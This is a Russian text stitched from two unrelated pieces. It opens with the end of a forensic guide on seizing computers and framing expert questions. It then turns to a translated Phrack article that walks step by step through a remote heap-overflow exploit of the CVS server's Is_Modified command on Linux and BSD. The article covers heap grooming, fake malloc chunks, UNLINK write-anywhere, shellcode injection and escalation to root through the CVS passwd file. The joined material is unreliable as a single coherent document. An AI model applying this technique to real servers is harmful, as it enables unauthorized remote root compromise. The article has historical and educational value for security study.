- выключить компьютер и продолжить его осмотр. При этом необходимо описать в протоколе обыска и приложенной схеме расположение компьютера и периферийных устройств (принтера, модема, клавиатуры, монитора и т. д.), назначение каждого устройства, его наименование, серийный номер, конфигурацию (наличие и тип дисководов, сетевых карт, слотов и т. д.), наличие подключения к локальной сети и/или телекоммуникационным сетям, состояние устройств (наличие следов вскрытия);
- точно описать порядок соединения указанных устройств между собой, при необходимости пометить соединительные кабели и гнезда разъёмов, и отсоединить устройства;
- с помощью специалиста определить наличие нестандартных устройств внутри компьютера, отсутствие микросхем, отключения внутреннего источника питания (аккумулятора);
- упаковать (с указанием в протоколе места обнаружения) магнитные носители и ленты. Упаковка может представлять собой специальные кассеты для дискет, а также обычные бумажные и полиэтиленовые пакеты, исключаящие контакт поверхности диска или ленты с пылью (загрязнениями и т. п.);
- упаковать каждое компьютерное устройство и соединительный кабель. Для предотвращения доступа посторонних лиц необходимо опечатать системный блок: заклеить кнопку питания и гнездо шнура питания клейкой лентой, а также заклеить монтажные элементы (винты и т. д.) передней и боковых панелей.

Если в ходе осмотра необходимо повторно включить компьютер, запуск производится с заранее подготовленной загрузочной дискеты, предотвращающей запуск пользовательских программ.

*winchester (винчестер) — устаревший технический жаргон для жёсткого диска. Похоже, западного происхождения, однако в западных источниках этот термин мне не встречался. Сокращённо: «винт».

2.3. Назначение экспертизы

Назначение экспертизы является важной следственной мерой по таким делам. Общей и наиболее важной частью такой экспертизы является технико-программная (компьютерная) экспертиза. В подразделениях МВД (*) специалистов для проведения подобных экспертиз в настоящее время нет, поэтому возможно проведение таких экспертиз в подразделениях ФАПСИ либо привлечение соответствующих квалифицированных специалистов из других организаций.

Технико-программная экспертиза должна дать ответы на следующие вопросы:

- Какая информация содержится на дискетах и системных блоках, представленных на экспертизу?
- Каково её назначение и возможное использование?
- Какие программы содержатся на дискетах и системных блоках, представленных на экспертизу?
- Каково их назначение и возможное использование?
- Имеются ли на дискетах и системных блоках, представленных на экспертизу, текстовые файлы?
- Если да, каково их содержание и возможное использование?
- Имеется ли на дискетах, представленных на экспертизу, уничтоженная информация?
- Если да, возможно ли её восстановление?
- Какова эта информация и каково её возможное использование?
- Какие программные продукты содержатся на дискетах, представленных на экспертизу?
- Каково их содержание, назначение и возможное использование?
- Имеются ли среди этих программ программы, предназначенные для подбора паролей или иного несанкционированного доступа к компьютерным сетям?
- Если да, каковы их названия, рабочие характеристики, возможности использования для проникновения в конкретную компьютерную сеть?
- Имеются ли свидетельства использования конкретной программы для проникновения в упомянутую сеть?
- Если да, каковы эти свидетельства?
- Какова хронологическая последовательность действий, необходимых для запуска конкретной программы или выполнения конкретной операции?
- Возможно ли модифицирование программных файлов при работе в данной компьютерной сети?
- Если да, какие модификации могут быть произведены, каким образом и с какого компьютера?
- Возможно ли получение доступа к конфиденциальной информации через упомянутую сеть?
- Каким образом такой доступ осуществляется?
- Каким образом было совершено преступное проникновение в данную локальную компьютерную сеть?
- Каковы свидетельства такого проникновения?
- Если это проникновение предполагало удалённый доступ, каковы возможности идентификации компьютера-источника?
- Если свидетельства вторжения удалённого пользователя отсутствуют, можно ли указать компьютеры, с которых могли быть выполнены такие операции?

Вопросы могут касаться совместимости тех или иных программ, возможности запуска программы на конкретном компьютере и т. д. Помимо этого, эксперты могут быть запрошены по вопросам назначения того или иного устройства, связанного с компьютерной техникой:

- Каково назначение данного устройства, его возможное использование?
- В чём особенность его конструкции?
- Из каких частей оно состоит?

- Является ли оно промышленным или самодельным изделием?
- Если это самодельное устройство, какими знаниями в какой области науки и техники обладает его изготовитель, каков его профессиональный уровень?
- С какими другими устройствами данное устройство могло использоваться совместно?
- Каковы технические характеристики данного устройства?

Приведённые методические рекомендации далеко не исчерпывают перечень вопросов, которые могут быть поставлены в ходе подобных расследований, однако отражают важные аспекты данного вида уголовного расследования.

*МВД (Министерство внутренних дел) — полицейские силы России.

БЛАГОДАРНОСТИ

Выражаю признательность stiss и группе BhS за вклад в этот файл.

Искусство эксплуатации: Возвращение к эксплойту

```

|_B\_|   Phrack #64 file 14   |_W\_|
(* *)
|-|
| |       The art of Exploitation:    |
| |                                           |
| |       Come back on a exploit        |
| |                                           |
| |       by vl4dlm1r of AcidBlitch3z     |
(_____)
```

Автор: vl4d1m1r of Ac1dB1tch3z

Дорогое Подполье, начиная с этого выпуска, Круг потерянных хакеров решил публиковать в каждом номере разбор известного публичного эксплойта, известного уже давно. Этот раздел можно было бы назвать «вскрытием эксплойта».

Идея состоит в том, чтобы объяснить техническую составляющую известного эксплойта, а также его историю — постфактум. Здесь мы начинаем с эксплойта CVS «ls-modified», который утёк в 2004 году.

ПРЕЛЮДИЯ

Эксплуатация — это искусство.

Написание эксплойта само по себе может быть искусством. Чтобы создать настоящий эксплойт, нужен полный контроль над системой. Для достижения этого результата обычно необходимо понять, проанализировать и освоить каждый элемент головоломки. Ничего не остаётся на волю случая. Искусство эксплуатации заключается в том, чтобы сделать эксплойт независимым от конкретной цели и в конечном счёте — «одноразовым». Выйти за пределы простой прагматичной эксплуатации. Сделать из него нечто большее, чем тривиальное доказательство концепции. Вложить в это всю душу. Попытаться обойти существующие техники защиты.

Хороший эксплойт — это великолепное произведение искусства, но обречённое оставаться в тени. Внутренний механизм его работы известен только авторам и редким читателям кода, стремящимся проникнуть в его тайны. Именно для последних и был создан этот раздел. Для тех, кто жаждет информации, скрытой за исходным кодом.

В этом и есть единственная причина «r34d 7h3 c0d3 d00d» в функции `usage()` данного эксплойта: заставить людей читать код, ценить то, что у них в руках. Не предоставить им новый инструмент или новое оружие, а помочь понять различные технические аспекты.

Каждый эксплойт строится по определённой методологии. Нам нужно глубоко проанализировать все возможности распределения памяти, пока мы не освоим все его параметры, зачастую до такой степени, что даже изначальные разработчики игнорировали эти технические аспекты. Речь идёт о том, чтобы погружаться в хитросплетения и сложность ситуации и в конечном счёте обнаруживать все различные возможности, доступные вам. Увидеть, что судьба может предложить нам, какие потенциалы имеются в нашем распоряжении. Сделать из этого что-нибудь стоящее. Попытаться извлечь максимум из ситуации. Когда вы перейдёте через эту невидимую черту, черту,

отделяющую простое доказательство концепции от наилучшего возможного эксплойта — того, который каждый раз гарантирует вам шелл, — только тогда можно сказать, что началось создание произведения искусства. Радость от созерцания собственного творения, превращающего простую запись за пределы буфера в полноценный рабочий эксплойт. Это технический шедевр творчества и целеустремлённости — довести маленький компьютерный баг до его полного потенциала.

Кто никогда не получал рут на сервере с помощью эксплойта «x2»? Кто никогда не ждал перед экраном, наблюдая за различными шагами, ожидая, когда совершится великое дело, ради которого всё это было создано? Но сколько людей действительно понимали дихотомии «x2» и то, как он работал? Что происходило за тем, что печаталось на экране, в этой незаконченной версии эксплойта, которая утекла и была злоупотреблена?

За пределами прагматичного «кидди», желающего получить доступ, этот раздел призван стать домом для тех, кто движим любопытством, художественным чутьём к подобным эксплойтам. Этот раздел не предназначен для того, чтобы учить других, как захватывать серверы, а вместо этого — чтобы объяснить, как работает эксплойт. Это демистификация нескольких эксплойтов, утёкших в прошлом из подполья и ставших общественным достоянием. Речь идёт об эксплойтах, которые были перегружены массой некомпетентных людей. Этот раздел — для людей, которые видят, а не для тех, кто умеет лишь брать то, что имеет реальную ценность.

По сути, этот раздел — о восстановлении справедливости по отношению к оригинальному эксплойту. Это возвращение к тому, что действительно заслуживает внимания. В определённый момент необходимый уровень понимания для достижения успешной эксплуатации достигает грани безумия. Разум сливается с помешательством, мы временно теряем всякую рациональность и входим в состояние просветления.

Именно фанатизм страстного человека доводит это до полного предела, на его крайности, доказывает, что всегда возможно выйти за рамки известного, доказать, что мы всегда можем достичь большего. Речь идёт о раздвигании границ. И тогда мы вступаем в художественное творчество.

Нет, мы не отдаляемся, а, напротив, приближаемся к реальности, скрывающейся за эксплойтом. Лишь несколько настоящих эксплойтов были преданы огласке. Их авторы, как правило, достаточно умны, чтобы держать их в тайне. Тем не менее утечки случаются по разным причинам, и, как правило, это ошибка новичка.

Настоящий эксплойт — это не тот, у которого 34 цели, а тот, у которого цель одна, а именно все сразу. Эксплойт, который берёт простое переполнение кучи и заставляет его работать против GRsec, удалённо, с ET_DYN на бинарнике. Возможно, вы воспользуетесь этим эксплойтом лишь однажды в жизни, но самое важное — это работа, проделанная авторами для его создания. Главное — любовь, которую они вложили в его создание.

Может быть, вы не узнаете из этого эксплойта ничего нового. На самом деле, реальная цель — не дать вам новые техники эксплуатации. Вы уже достаточно взрослые, чтобы читать документацию, находить собственные техники, создавать что-то из предоставленных вам возможностей. Цель состоит в том, чтобы просто воздать должное этому тайному коду, скрытому от большинства людей, этим кускам кода, которые были раскрыты, но по-прежнему остаются непонятыми.

Колонка с духом подполья, настоящим, для знатоков и ценителей искусства. Для тех, кто видит.

Эксплойт CVS «Is_Modified»

vl4d1m1r of ac1db1tch3z

Содержание

1. Обзор
2. История эксплойта
3. Эксплуатация на Linux: используем malloc voodoo
4. Несколько слов об эксплуатации на BSD
5. Заключение

1 — Обзор

В этой статье мы покажем, как стала возможной эксплуатация под операционной системой Linux, а затем рассмотрим случай с BSD. Обе техники эксплуатации различны, и обе приводят к сценарию без привязки к конкретной цели и «одноразовому» сценарию. Помните, что коду уже 3 года. Я знаю, что с тех пор библиотека glibc претерпела множество изменений в своём коде malloc. Прежде всего, начиная с glibc 2.3.2 появился флаг `MAIN_ARENA`, был удалён макрос `FRONTLINK` и добавлен новый связный список — `fast_chunks`. Затем, начиная с версии 2.3.5, макрос `UNLINK()` был исправлен таким образом, чтобы предотвратить примитив «записать 4 байта куда угодно». И наконец, на большинстве систем куча рандомизируется по умолчанию вместе со стеком. Но во время создания этого эксплойта дела обстояли иначе. Цель данной статьи, как было объяснено ранее, — не научить вас новым техникам, а объяснить, какие техники использовались в то время для эксплуатации уязвимости.

2 — История эксплойта

Эта уязвимость была изначально обнаружена [CENSORED]. Первое доказательство концепции было написано kujikiri из as1db1tch3z в 2003 году. Эксплойт работал, но только для конкретной цели. Он не был надёжным, потому что не все параметры эксплуатируемого контекста были учтены. Главным преимуществом кода было то, что он мог авторизоваться на CVS-сервере и вызвать уязвимость, что представляет собой важную часть разработки эксплойта.

Затем уязвимость была показана другому члену команды as1db1tch3z. Именно тогда мы наконец решили написать по-настоящему надёжный эксплойт для практического использования. Была написана первая версия эксплойта для Linux. Она не зависела от конкретной цели, но требовала около тридцати соединений для успеха. Эта первая версия эксплойта отправляла некоторые адреса на CVS-сервер, чтобы определить, являются ли они действительными или нет, проверяя, падает сервер или нет.

Затем другой участник портировал эксплойт для платформы *BSD. В результате родился эксплойт, не зависящий от конкретной цели и являющийся «одноразовым». В качестве вызова я попытался достичь того же результата для Linux-версии, и моя настойчивость в конечном счёте окупилась. Тем временем третий участник обнаружил интересную функциональность в CVS, которая здесь представлена не будет, дающую возможность перебором определить три обязательных параметра, необходимых для успешной эксплуатации: `cvsroot`, логин и пароль.

Мне потребовалась одна ночь страсти (ничего сексуального), чтобы собрать все три куска кода воедино, и результатом стал `cvs_freebsd_linux.c`, который впоследствии утёк. Позднее ещё один участник подполья написал версию для Solaris, но без функциональности независимости от цели и «одноразовости». Этот эксплойт здесь представлен не будет.

Данная уязвимость впоследствии была «обнаружена» Стефаном Эссером и раскрыта e-matters. У нас были сомнения в том, что именно Стефан Эссер нашёл ту же самую уязвимость, которая была известна в подполье. Даже если он этого не делал, он впоследствии реабилитировал себя, проводя аудит исходного кода CVS вместе с коллегой и обнаружив определённое количество других уязвимостей. Это доказывает, что он способен находить баги, что бы там ни было.

Код был в конечном счёте обнародован [CENSORED], который подписал его «Осью элитарности» и хвастался тем, что уже получил рут на всех интересных доступных на тот момент целях. Это была не большая потеря, хотя немного защемило сердце при виде публично скомпрометированных CVS-серверов с открытым исходным кодом.

3 — Эксплуатация на Linux: используем malloc voodoo

Первоначальная уязвимость представляла собой базовое переполнение кучи. Действительно, можно было перезаписать кучу данными, находящимися под нашим контролем, и даже вставлять не алфавитно-цифровые символы без ограничений по длине буфера. Это был типичный сценарий.

Более того, и это замечательно применительно к CVS-серверу, анализируя различные возможности, мы выяснили, что довольно легко принудить к вызовам `malloc()` произвольного размера и выбирать те из них, которые мы хотим освободить (`free()`), с минимальными ограничениями.

Забавно то, что когда я изначально писал Linux-версию эксплойта, я не знал, что можно перезаписывать память полностью произвольными данными. Я думал, что единственными символами, которыми можно перезаписать память, были 'М' и `0x4d`. Я недостаточно проанализировал уязвимость, потому что быстро пытался найти интересный вектор эксплуатации с уже имеющейся у меня информацией. Следовательно, Linux-версия эксплуатирует уязвимость как простое переполнение символом `0x4d`.

Первая сложность, с которой вы сталкиваетесь при работе с кучей, состоит в том, что она довольно нестабильна по различным причинам. Многие параметры изменяют расположение памяти, например, количество уже выполненных выделений памяти, IP-адрес сервера и другие внутренние параметры CVS-сервера. Следовательно, первым шагом процесса является попытка нормализовать кучу и привести её в состояние, при котором мы имеем полный контроль над ней. Нам нужно точно знать, что происходит на удалённой машине: быть уверенными в состоянии кучи.

Небольшой анализ возможностей, которые предлагает нам куча, открывает следующее:

Мне пришлось проанализировать различные возможности выделения памяти, предоставляемые CVS-сервером. К счастью, код был достаточно простым. Быстро проанализировав все вызовы `malloc()` и `free()`, я обнаружил, что могу выделять буферы памяти с помощью команды `Entry`.

Функция, выполняющая это — `serve_entry`, её код довольно прямолинеен:

```
static void serve_entry (arg)
    char *arg;
{
    struct an_entry *p; char *cp;

    [...] cp = arg; [...] p = xmalloc (sizeof (struct an_entry)); cp
```

```

    = xmalloc (strlen (arg) + 2); strcpy (cp, arg); p->next = entries;
[1]  p->entry = cp;
    entries = p;
}

```

Внутри этой функции, которая принимает в качестве аргумента указатель на строку, находящуюся под нашим контролем, происходит выделение памяти для следующей структуры:

```

struct an_entry {
    struct an_entry *next; char *entry;
} ;

```

Затем для параметра выделяется память и она назначается полю `entry` ранее выделенной структуры `an_entry`, как видно в [1]. Эта структура затем добавляется в связный список записей, отслеживаемых глобальной переменной `struct an_entry * entries`.

Таким образом, если нас устраивает тот факт, что небольшие структуры `an_entry` выделяются между нашими управляемыми буферами, мы можем использовать этот вектор для выделения памяти в любое время по нашему желанию.

Теперь, если мы хотим вызвать `free()`, мы можем использовать CVS-команду `noop`, которая вызывает функцию `server_write_entries()`. Вот фрагмент кода этой функции:

```

static void server_write_entries () {
    struct an_entry *p; struct an_entry *q;

    [...] for (p = entries; p != NULL;)
    {
        [...] free (p->entry); q = p->next; free (p); p = q;
    }
    entries = NULL;
}

```

Как видите, все ранее выделенные записи теперь будут освобождены (`free()`). Обратите внимание, что когда мы говорим о «записи» здесь, мы имеем в виду пару структур `an_entry` с её полем `->entry`, которое находится под нашим контролем.

Учитывая тот факт, что все выделенные нами буферы будут освобождены, эта техника хорошо нам подходит. Заметьте, что существовали и другие возможности, менее ограничительные, но данная вполне удобна.

Итак, теперь мы знаем, как выделять буферы памяти с произвольными данными, включая не алфавитно-цифровые символы, и как их освобождать.

Вернёмся к первоначальной уязвимости, которую мы ещё не описали. Уязвимой командой была `Is_Modified`, а функция выглядела следующим образом:

```

static void serve_is_modified (arg)
    char *arg;
{
    struct an_entry *p; char *name; char *cp; char *timefield;

    for (p = entries; p != NULL; p = p->next) {
[1]     name = p->entry + 1;
        cp = strchr (name, '/'); if (cp != NULL
            && strlen (arg) == cp - name && strncmp (arg, name,
                cp - name) == 0)
        {
            if (*timefield == '/') {
                [...] cp = timefield + strlen (timefield);
                cp[1] = '\0'; while (cp > timefield) {
[2]                 *cp = cp[-1];
                    --cp;
                }
            } *timefield = 'M'; break;
        }
    }
}

```

```
}
```

Как видите, в [2], после добавления записи командой `Entry`, можно было добавить символы 'М' в конец ранее вставленных записей в связном списке `entries`. Это было возможно для записей по нашему выбору. Код достаточно ясен, поэтому я не буду его подробнее расписывать.

Теперь у нас есть вся необходимая информация для написания рабочего эксплойта. Сразу после установки соединения метод, используемый для нормализации кучи и приведения её в известное состояние, — это использование команды `Entry`. С помощью этой конкретной команды мы можем добавлять буферы произвольного размера.

Функция `fill_heap()` делает именно это. Макрос `MAX_FILL_HEAP` указывает максимальное количество дыр, которые мы могли найти в куче. Он установлен на высокое значение, чтобы подготовиться к любым сюрпризам. Мы начинаем с выделения множества больших буферов для заполнения большинства дыр. Затем продолжаем выделять много небольших буферов для заполнения всех оставшихся меньших дыр.

На этом этапе в нашей куче нет дыр.

Теперь, если немного подумать, мы знаем, что расположение кучи будет выглядеть примерно так:

```
[...] [an_entry] [buf1] [an_entry] [buf2] [an_entry] [bufn] [top_chunk]
```

Примечание: В ходе разработки эксплойта я модифицировал код `malloc`, добавив собственные функции, которые я предзагружал с помощью `LD_PRELOAD`. Эта модифицированная версия затем генерировала различные схемы кучи, чтобы помочь мне отлаживать кучу. Заметьте, что некоторые хакеры используют симуляторы кучи для отслеживания её состояния в процессе разработки. Эти симуляторы кучи могут быть просто скриптом для `gdb` или чем-то использующим `libncurses`. Любой инструмент, способный отображать состояние кучи, полезен.

После установки соединения и вызова функции `fill_heap()` мы знали точное расположение кучи.

Задача теперь состояла в том, чтобы повредить чанк `malloc`, вставить фиктивный чанк и вызвать `free()` для срабатывания макроса `UNLINK()` с `fd` и `bk` под нашим контролем. Это позволит нам перезаписать 4 произвольных байта в любом месте памяти. Это довольно легко сделать, когда куча находится в предсказуемом состоянии. Мы знаем, что можем переполнять буферы `an_entry->entry` по нашему выбору. Мы также неизбежно перезапишем то, что расположено после этого буфера, — либо верхний чанк (`top_chunk`), либо следующую структуру `an_entry`, если мы ранее выделили её с помощью другой команды `Entry`. Мы попытаемся использовать последнюю технику, поскольку не хотим повреждать верхний чанк.

Примечание: С этого момента, поскольку макрос `UNLINK` теперь содержит проверки безопасности, мы могли бы вместо этого использовать переполнение верхнего чанка и вызвать `set_head()` для эксплуатации программы, как объяснено в другой статье данного выпуска.

Практически, мы знаем, что заголовки чанков находятся прямо перед выделенным пространством памяти. Сосредоточимся на интересной части расположения памяти в момент переполнения:

```
[struct malloc_chunk] [an_entry] [struct malloc_chunk] [buf] [...] [top_chunk]
```

Вызвав функцию `Is_modified` с именем записи, которую мы хотим повредить, мы перезапишем структуру `an_entry`, расположенную после текущего буфера. Итак, идея состоит в том, чтобы перезаписать поле `size` структуры `an_entry`, сделав его больше прежнего, и когда `free` вычислит смещение до следующего чанка, оно окажется прямо внутри контролируемой нами части поля `->entry` этой структуры `an_entry`. Таким образом, нам нужно лишь добавить `Entry` с фиктивным чанком `malloc` по правильному смещению. Смотри:

```
#define NUM_OFF7      (sizeof("Entry "))
#define MSIZE         0x4c
#define MALLOC_CHUNKSZ 8
```

```
#define AN_ENTRYSZ      8
#define MAGICSZ        ((MALLOC_CHUNKSZ * 2) + AN_ENTRYSZ)
#define FAKECHUNK      MSIZE - MAGICSZ + (NUM_OFF7 - 1)
```

Смещение равно FAKECHUNK.

Подведём итог всего процесса на данном этапе:

1. Функция `fill_heap()` заполняет все дыры в куче, отправляя множество записей через команду `Entry`.
2. Мы добавляем 2 записи: первую с именем "ABC" и другую с именем "dummy". Поле `->entry` записи "ABC" будет переполнено, и таким образом `malloc_chunk` структуры `an_entry` с именем "dummy" будет изменён.
3. Мы вызываем функцию `Is_modified` с параметром "ABC" многократно подряд, пока не попадём в поле `size malloc_chunk`. Это добавляет символы 'М' в конец буфера, за его пределы. Внутри поля `->entry` записи "dummy" у нас есть фиктивный `malloc_chunk` по смещению FAKECHUNK.
4. Если теперь вызвать функцию `noop`, она освободит (`free()`) связный список `entries`. Начиная с конца: запись "dummy" и связанная с ней структура `an_entry`, запись "ABC" и связанная с ней структура `an_entry` будут освобождены. Наконец, все структуры `an_entry`, которые мы использовали для заполнения дыр в куче, также будут освобождены. Итак, магия происходит при освобождении `an_entry` структуры "dummy".

Точная `malloc` `voodoo` выглядит следующим образом:

Мы перезаписали символами 'М' поле `size` чанка `malloc` структуры `an_entry`, следующей за нашим буфером "ABC". После этого, если мы освобождаем (`free()`) структуру `an_entry`, у которой было повреждено поле `size`, функция `free()` попытается получить следующий чанк памяти по адресу чанка + 'М'. Это приведёт нас прямо внутрь буфера, который мы контролируем, а именно буфера "dummy". Следовательно, если мы можем вставить фиктивный чанк по правильному смещению, мы сможем записать 4 байта в любое место памяти.

С этого момента 90% работы уже сделано!

Примечание: Практически, недостаточно создать только один фиктивный следующий чанк. Нужно убедиться, что также доступен второй следующий чанк. Действительно, `DLmalloc` проверит байт `PREV_INUSE` второго следующего чанка, чтобы убедиться, что буфер следующего чанка свободен или занят. Проблема в том, что мы не можем поместить символы '\0' внутрь фиктивного чанка, поэтому нам нужно поставить отрицательное значение поля размера, чтобы убедиться, что следующий чанк после следующего чанка находится перед первым чанком. Практически это работает, и я использовал эту технику много раз при написании эксплойтов переполнения кучи. Смотри макрос `SIZE_VALUE` в коде эксплойта для получения дополнительной информации. Его значение равно -8.

Теперь немного глубже погрузимся в эксплойт. Рассмотрим функцию `detect_remote_os()`.

Вот код:

```
int detect_remote_os(void) {
    info("Guessing if remote is a cvs on a linux/x86...\t");
    if(range_crashed(0xbfffffd0, 0xbfffffd0 + 4) ||
        !range_crashed(0x42424242, 0x42424242 + 4))
    {
        printf(VERT"NO"NORM", assuming it's *BSD\n"); isbsd =
            1; return (0);
    } printf(VERT"Yes"NORM" !\n"); return (1);
}
```

С помощью этой техники мы вызовем операцию записи по адресу, который всегда является допустимым. Это расположение будет высоким адресом внутри стека, например `0xbfffffd0`. Если сервер отвечает корректно, это означает, что он не упал. Если он не упал, несмотря на переполнение, это означает либо то, что вызов `UNLINK` сработал (то есть мы под Linux со стеком, отображённым ниже `0xc0000000`), либо что вызов `UNLINK` не был сработан (= не Linux).

Чтобы это проверить, мы затем попытаемся записать по недопустимому, не отображённому адресу, например `0x42424242`. Если сервер падает, то мы знаем наверняка, что эксплойт работает правильно и что теперь мы находимся на системе Linux. Если нет — переключаемся на эксплуатацию FreeBSD.

Прямо сейчас единственное, что мы можем сделать, — это надёжно вызвать `UNLINK` и убедиться, что всё работает правильно. Теперь нам нужно серьёзнее подойти к этому и перейти к процессу эксплуатации.

Как правило, для успешной эксплуатации такой уязвимости нам нужно знать адрес шеллкода и адрес указателя на функцию в памяти для перезаписи. Копая глубже, всегда можно заставить эксплойт работать только с одним адресом вместо двух. Возможно, удастся сделать его работающим вообще без предоставления каких-либо адресов памяти! Вот техника, использованная для достижения такого результата.

Действительно, мы можем выделять бесконечное количество буферов рядом друг с другом, повреждать заголовки их чанков и освобождать их с помощью `server_write_entries()`. Возможность делать это означает, что мы можем вызвать более одного раза `UNLINK`, и именно это и делает разницу. Возможность перезаписывать более одного адреса памяти — это техника, часто используемая в эксплоитах переполнения кучи, и обычно она делает эксплойт независимым от конкретной цели. В следующих строках я объясню, как это поведение может привести нас к созданию функции `memcpy_remote()`, которая принимает те же аргументы, что и знаменитая функция `memcpy()`, за исключением того, что она записывает в пространство памяти эксплуатируемого процесса. Когда мы сможем вызывать столько вызовов `UNLINK`, сколько хотим, мы увидим, что возможно превратить сценарий эксплуатации в примитив «записать что угодно куда угодно».

Каковы преимущества этого?

Если мы можем записать то, что хотим, по адресу, который хотим, без ограничений по размеру, мы можем скопировать шеллкод в память. Мы запишем его по очень низкому адресу стека, и я объясню позже, почему. Чтобы знать, какой адрес перезаписать, мы перезапишем большую часть стека адресами, указывающими на начало шеллкода. Таким образом, мы перезапишем сохранённый указатель инструкций из вызова `free()` и получим контроль над `%eip`.

Всё искусство этой эксплуатации заключается в продвинутом использовании макроса `UNLINK`. Мы вдадимся в детали, но сначала давайте вспомним, для чего служит макрос `UNLINK`. Макрос `UNLINK` удаляет запись из двусвязного списка. Действительно, указатель `prev` следующего чанка, идущего за тем, который мы хотим убрать из списка, заменяется указателем `prev` чанка, который мы сейчас убираем. Также указатель `next` предшествующего чанка перед тем, который мы хотим убрать, заменяется указателем `next` чанка, который мы сейчас убираем.

Помните, что в двусвязных списках находятся только свободные чанки `malloc`, сгруппированные внутри списков бинов.

Поле `prev` именуется `BK` и находится по смещению 12 от чанка `malloc`. Поле `next` именуется `FD` и находится по смещению 8 от чанка `malloc`.

Из этого можно вывести следующие макросы:

```
#define CHUNK_FD      8
#define CHUNK_BK     12
```

```
#define SET_BK(x)      (x - CHUNK_FD)
#define SET_FD(x)      (x - CHUNK_BK)
```

Если мы хотим записать 0x41424344 по адресу 0x42424242, нам нужно вызвать макрос UNLINK следующим образом:

```
UNLINK (SET_FD(0x41424344), SET_BK(0x42424242)).
```

Загвоздка в том, что мы хотим записать "ABCD" по адресу 0x42424242, но UNLINK запишет и по 0x42424242, и по 0x41424344. "ABCD" не является допустимым адресом.

Решение для смягчения этой проблемы — записывать по одному символу за раз. Таким образом, мы запишем "A", затем "B", затем "C" и после этого "D", пока не останется ничего для записи. Для этого нам нужен диапазон из 0xFF символов, которые мы готовы «уничтожить». Его легко получить. Действительно, если взять очень высокий адрес в стеке, мы обнаружим, что перезаписываем переменные окружения, которые изначально были сохранены в вершине стека.

В то время мы писали этот эксплойт для стеков, отображённых ниже границы ядро/пользователь, которая равна 0xc0000000. Точный адрес, который я выбрал, был 0xc0000000 - 0xFF.

Если мы хотим записать "ABCD" по адресу 0xbfffd000, нам нужно выполнить следующие вызовы UNLINK:

```
UNLINK (UNSET_FD(0xbfffd000), UNSET_BK(0xbffff41)) (0x41 - шестнадцатеричный эквивалент 'A').
```

```
UNLINK (UNSET_FD(0xbfffd001), UNSET_BK(0xbffff42)) (0x42 - шестнадцатеричный эквивалент 'B').
```

И так далее...

Итак, если мы можем выполнять столько вызовов UNLINK, сколько хотим, и если у нас есть диапазон адресов из 0xFF, который можно изменять без последствий для выполнения программы, то мы можем выполнять вызовы memcpy удалённо.

Подводим итог:

1. Нормализуем кучу, чтобы привести её в предсказуемое состояние.
2. Перезаписываем поле size ранее выделенного чанка структуры an_entry. Когда эта запись an_entry будет освобождена, менеджер памяти посчитает, что следующий чанк расположен внутри данных, находящихся под нашим контролем. Этот следующий фиктивный чанк будет помечен как свободный, и два блока памяти будут объединены в один. Malloc затем уберёт следующий чанк из своего двусвязного списка свободных чанков, и это вызовет UNLINK с FD и BK под нашим контролем.
3. Поскольку мы можем выделять столько записей an_entry, сколько хотим, и освобождать их все одновременно с помощью server_write_entries(), мы можем вызывать столько UNLINK, сколько хотим. Это приводит нас, как мы только что видели, к созданию функции memcpy_remote(), которая позволяет нам записывать что угодно и куда угодно.
4. Используем функцию memcpy_remote() для записи шеллкода по очень низкому адресу стека.
5. Затем перезаписываем каждый адрес в стеке, начиная с вершины, пока не попадём в сохранённый указатель инструкций.
6. Когда внутренняя функция, освобождающая чанк, завершит работу, наш шеллкод будет выполнен.

Вот и всё!

Примечание: Мы выбрали очень низкий адрес в стеке, потому что даже если мы попадём по адресу, который в данный момент не отображён, это вызовет pagefault(), и вместо того, чтобы завершить программу с сигналом 11, ядро растянёт стек с помощью функции expand_stack().

Этот метод является универсальным для ОС. Спасибо, bbr.

4 — Несколько слов об эксплуатации на BSD

Как и было обещано, вот объяснение техники, использованной для эксплуатации версии FreeBSD. Учтите, что с незначительными изменениями этот эксплойт работал на других операционных системах. На самом деле, заменив шеллкод и изменив жёстко закодированные высокие адреса кучи, эксплойт был полностью функционален на любой системе, использующей PHK malloc. Этот эксплойт не был ограничен только FreeBSD — чего скрипт-кидди не знали.

Мне нравится видеть такие трюки внутри эксплойтов. Они делают их мощными для эксперта и почти бесполезными для кидди.

Техника, описанная здесь, — отличный способ получить контроль над целевым процессом, и она могла бы быть легко использована в Linux-версии эксплойта. Главное преимущество состоит в том, что этот метод не использует магию voodoo, поэтому он может помочь обойти проверки безопасности, выполняемые кодом malloc.

Во-первых, кучу нужно заполнить, чтобы привести её в предсказуемое состояние, как и для всех эксплойтов переполнения кучи. Во-вторых, то, что мы хотим сделать в основном, — это поместить структуру, содержащую указатели на функции, прямо за буфером, который мы можем переполнить, чтобы перезаписать указатели функций. В данном случае мы перезаписали указатели функций полностью, а не частично.

После этого единственное, что остаётся сделать, — это многократно отправлять большие буферы, содержащие шеллкод, чтобы убедиться, что он будет доступен по высокому адресу в куче.

Затем нам нужно перезаписать указатель функции и вызвать использование той же самой функции. В результате шеллкод будет выполнен.

Практически, мы использовали CVS-команду `Gzip-stream`, которая выделяла массив указателей на функции внутри подпрограммы функции `serve_gzip_stream()`.

Итог:

1. `fill_holes()` заполняет аллокатор PHK malloc так, чтобы буфер, который мы собираемся переполнить, находился перед дырой в куче.
2. Выделяем буфер, содержащий 4 указателя на шеллкод, в нужном месте.
3. Вызываем функцию `Gzip-stream`, которая выделит массив указателей на функции прямо внутри нашей дыры в памяти. Этот массив будет расположен прямо за буфером, который мы собираемся переполнить.
4. Вызываем переполнение и перезаписываем указатель функции адресом нашего шеллкода (макрос `HEAPBASE` в эксплойте). Смотри переменную `OFFSET`, чтобы знать, сколько байт нам нужно переполнить.
5. С помощью команды `Entry` добавляем множество записей, содержащих NOP'ы и шеллкод, чтобы заполнить высокие адреса кучи нашим шеллкодом.
6. Вызываем функцию `zflush(1)`, которая завершает сжатый поток gzip и вызывает перезаписанный указатель функции (функция `zfree` структуры `z_stream`). И всё — мы получаем шелл. Если мы ещё не root, проверяем, есть ли файл `passwd` CVS, доступный для записи на всём дереве CVS, что в то время имело место на большинстве серверов, модифицируем его для получения учётной записи root. Повторно эксплуатируем CVS-сервер с этой учётной записью — и

да — у нас r00t на удалённом хосте. :-)

5 — Заключение

Мы посчитали, что стоит представить эксплойт именно так, чтобы позволить читателю самостоятельно изучить детали кода эксплуатации, который отныне доступен в общественном достоянии, даже если авторы этого не хотели.

